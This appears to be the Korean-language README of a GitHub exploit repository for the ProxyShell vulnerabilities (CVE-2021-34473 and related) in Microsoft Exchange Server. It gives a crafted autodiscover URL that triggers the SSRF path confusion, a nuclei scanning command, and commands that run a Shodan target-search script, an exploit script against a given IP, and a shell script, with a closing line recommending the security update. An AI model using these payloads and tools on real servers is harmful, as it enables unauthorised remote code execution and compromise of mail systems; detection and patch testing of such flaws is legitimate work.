kh4sh3i/proxyshell

CVE-2021-34473 Microsoft Exchange Server 원격 코드 실행 취약점

CVE-2021-34473 마이크로소프트 Exchange Server 원격 코드 실행 취약점. 이 잘못된 URL 정규화를 통해 Exchange Server 머신 계정으로 실행되는 동안 임의의 백엔드 URL에 접근할 수 있습니다. 이 버그는 ProxyLogon의 SSRF만큼 강력하지는 않으며 URL의 경로 부분만 조작할 수 있지만, 임의의 백엔드 접근을 통해 추가 공격을 수행하기에 충분히 강력합니다.
Pwn2Own에서 orange tsai가 발견한 Proxyshell RCE (CVE-2021-34423, CVE-2021-34473, CVE-2021-31207)를 위한 nuclei 스캐너로, 마이크로소프트 Exchange Server에 영향을 미칩니다.
nuclei -u target.com -t proxyshell.yaml
https://xxx.xxx.xxx.xxx/autodiscover/[email protected]/mapi/nspi/?&Email=autodiscover/autodiscover.json%[email protected]
sudo python3 shodan-query.py
sudo python3 ProxyShell.py -u https://<IP>
 python2 /manual/check.py
 sudo python3 /manual/proxyshell.py
 python2 /manual/shell.py
다음에서 발견된 보안 업데이트를 적용하세요: CVE-2021-34473